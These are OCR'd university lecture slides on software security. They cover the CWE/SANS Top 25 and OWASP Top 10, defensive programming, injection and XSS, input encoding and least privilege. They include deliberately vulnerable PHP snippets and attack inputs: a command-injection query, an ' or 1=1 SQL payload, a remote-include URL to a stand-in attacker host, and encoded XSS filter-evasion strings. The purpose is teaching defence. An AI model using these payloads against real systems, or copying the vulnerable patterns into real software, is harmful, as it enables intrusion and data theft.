
Garantía y Seguridad en Sistemas y Redes

Tema 8. Software Security



Esteban Stafford

Departamento de Ingeniería Informática y Electrónica

Contents

Software security scene

- Many software vulnerabilities are due to poor programming.
- Most common or dangerous errors are studied and classified.
  - CWE/SANS TOP 25 most dangerous SW errors
    - Insecure Interaction Between Component.
    - Risky Resource Management.
    - Porous Defenses.
  - OWASP TOP 10 most critical web app. flaws
    - Specific for web applications.
  - There is a correspondence between both lists.

CWE/SANS TOP 25 most dangerous SW errors

1. Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
2. Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
3. Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
4. Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
5. Missing Authentication for Critical Function
6. Missing Authorization
7. Use of Hard-coded Credentials
8. Missing Encryption of Sensitive Data
9. Unrestricted Upload of File with Dangerous Type
10. Reliance on Untrusted Inputs in a Security Decision
11. Execution with Unnecessary Privileges
12. Cross-Site Request Forgery (CSRF)
13. Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
14. Download of Code Without Integrity Check
15. Incorrect Authorization
16. Inclusion of Functionality from Untrusted Control Sphere
17. Incorrect Permission Assignment for Critical Resource
18. Use of Potentially Dangerous Function
19. Use of a Broken or Risky Cryptographic Algorithm
20. Incorrect Calculation of Buffer Size
21. Improper Restriction of Excessive Authentication Attempts
22. URL Redirection to Untrusted Site ('Open Redirect')
23. Uncontrolled Format String
24. Integer Overflow or Wraparound
25. Use of a One-Way Hash without a Salt

OWASP TOP 10 most critical web app. flaws

A1	Injection
A2	Broken Authentication and Session Management
A3	Cross-Site Scripting (XSS)
A4	Insecure Direct Object References
A5	Security Misconfiguration
A6	Sensitive Data Exposure
A7	Missing Function Level Access Control
A8	Cross-Site Request Forgery (CSRF)
A9	Using Components with Known Vulnerabilities
A10	Unvalidated Redirects and Forwards

Software Security, Quality and Reliability

SW Quality and Reliability

- Measures program failure under random input.
- Improvement through structured design and testing.
- Remove as many visible bugs as possible.


Software Security

- Attacker focuses in exploitable bugs.
- Improvement torugh defensive programming.
- Remove exploitable errors.
- Difficult to identify through common testing.

Defensive programming

- Design to ensure continued function despite unforeseen usage.
- Considers all aspects of program execution, environment and input.
- Also known as **Secure programming**.
- Fight “Murphy’s Law”.
- Focus on potential points of failure as well as program functionality.
- Make no assumptions:
  - Validate input and handle gracefully.
  - Handle all function/API possible outcomes.
- Conflicts with business goals: Keep devel. time short to maximise market advantage.

Defensive programming



Paranoia is good!!

Handling program input

- Size of input (Previous chapter).
- Interpretation of input.
  - Binary: validation against application spec.
  - Text:
    - Traditionally ASCII. 7bit core. 8th bit extension.
    - Now Unicode (UTF8...)
    - Characters can have different meaning (integer, filename...)
    - Missinterpretation can cause a vulnerability.
- Injection attacks. Bad for server.
  - Command injection
  - SQL injection
  - Code injection
- Cross-site scripting attacks. Bad for clients.

Command injection attacks

- Simplest vulnerable code:

```
<?php
    echo shell_exec('cat '.$_GET['filename']);
?>
```

- Legitimate query:

```
http://www.mysite.com/viewcontent.php?
    filename=file.txt
```

- Attack query:

```
http://www.mysite.com/viewcontent.php?
    filename=file.txt;ls
```

- Attacker can execute command with server privileges.
- **Solution:** filter or escape special shell characters (;&\$...)
- Blind command injection is also dangerous.

SQL injection attacks

- Vulnerable code example:

```
<?php
   $results = mysql_query(
      "SELECT user_id FROM users WHERE username='".
      $_POST['user']."' AND password='".$_POST['pass']);
?>
```

- Legitimate query:

```
$_POST['user'] = "esteban"
$_POST['pass'] = "secret0"
SELECT user_id FROM users WHERE username='esteban'
   AND password='secret0';
```

- Attack query:

```
$_POST['user'] = "' or 1=1 or '"
$_POST['pass'] = ""
SELECT user_id FROM users WHERE username='' or 1=1 or ''
   AND password='';
```

SQL injection attacks

- Attacker gain access to site without credentials, modify or delete tables.
- Susceptible to blind testing.
- **Solution:** filter or escape quote characters (', "), use parametrised queries (parameters are strong-typed)

Code injection attacks

- Vulnerable code example:

```
<?php
    include $path . 'functions.php'
?>
```

- Initial PHP converted query variables to globals automatically.
- `include` and `require` can get a URL as source.
- Attack query:

```
http://www.mysite.com/vul.php?
    path=http://naughty.boy/attack.txt
```

- **Solution:** Disable `register_globals`. Use constants as arguments of `include` and `require`. Be careful with what goes into `eval`.

Other injection attacks

- There are other less common injection vulnerabilities
  - XML, XPath injection
  - Mail injection
  - Format string injection
  - CR/LF injection
  - *Yet-to-be-invented* injection
- Remember to sanitize input from user or any other process.

Paranoia is good!!

Cross-site scripting

- Typically found in web applications.
- Attackers aims to get privileges to access sensitive data of a site: Session cookies, page contents...
- Attack happens in client's browser.
- Attack relies on browser executing malicious code: JavaScript, ActiveX, Flash...
- Stored XSS
- Reflected XSS
- XSS Request Forgery
- XSS Response Splitting
- ...

Validating input syntax

- Previous attacks can be thwarted with syntax check. Easy?
- Sadly, no. Text encoding is a complex matter.
- Unicode, UTF-8, 8-bit ASCII codepages, 7-bit ASCII
- '/' = 0x2F = 0xC0AF = 0xE080AF
- &-Encoding, URL-Encoding, double &, C-Style...

```
%3escript%3c
%253escript%253c
%c0%bescript%c0%bc
%26gt;script%26lt;
%26amp;gt;script%26amp;lt;
\074\x3c\u003c\x3Cscript\u003C\X3C\U003C
+ADw-script+AD4-
```

- Black-listing vs. White-listing.
- Canonicalisation, regular expressions, application specific helper functions.
- What to do with nonconformig data: Reject vs. escape.

Writing safe program code

- Correct algortithm implementation:
  - Ensure the program is a correct implementation of the algorithm.
  - Remove debugging code in production versions.
- Ensuring machine code corresponds to source code:
  - Required in Evaluation Assurance Level 7 of computer assurance.
  - Ken Thompson: Tainted compiler might be difficult to detect.
- Correct use of memory:
  - Memory leaks might be exploited as DoS.
  - Typical in C, rear but possible in Java or C++.
- Prevent race conditions and concurrence anomalies:
  - Two or more threads access a shared resource.
  - Race condition: outcome depends on access order.
  - Prevent with synchronization primitives.
  - Incorrect synchronization might lead to deadlock.

Interacting with OS and other programs

- Using appropriate, least privilege
  - Running everything as `root` is easy but also insecure.
  - Lets have users to do the stuff:
    - Users only need a limited ammount of privileges.
    - Can not write other user's files.
    - Compromised program will take advantage of user privileges.
    - Some key privileges are accessed through `setuid` programs.
    - Exploiting suid programs is the main target for criminals.
  - What about the servers?
    - Services usually need lots of privileges and are started with `root`.
    - Modularization of services allows dropping unnecessary privileges.
    - Changing user, group and entering chroot.
    - What files need to be modified by a web server?
    - What privileged operations does it need to make?

Interacting with OS and other programs

- Environment variables
  - Processes inherit them from their parents.
  - Tainted environment might cause execution of untrusted code.
  - Environment vars is text input. Treat it as such!
  - Dangerous for `setuid root` programs (Avoid shell scripts).

```
#!/bin/bash
export PATH="/sbin:/bin:/usr/sbin:/usr/bin"
user=‘echo $1 | sed ’s/@.*//’‘
grep $user /var/local/accounts/ipaddrs
```

- Other programs
  - Handle input and output correctly.
  - Consider confidentiality issues.
  - Treat failure and error conditions gracefully.

Interacting with OS and other programs

- Lock files
  - Concurrent access to resource can be guarded by a lockfile.
  - Purely advisory. A program can overide the lock.
  - Check and create has a race condition.
  - Better use only create. Its atomic.
  - Other advisory or mandatory options exist. Not standard.
- Temporary files
  - Use of temporary files is dangerous.
  - File can be unadvertedly overwritten or maliciously changed.
    - Names must be random.
    - Creation must be atomic.
    - Must be deleted when no longer needed.

Handling program output

- Users trust the output of programs or web content.
- Other programs interpret the output of our program:
  - Illegal characters might corrupt terminal.
  - XSS
- Our programs should not be tricked to show confidential data.

Paranoia is good!!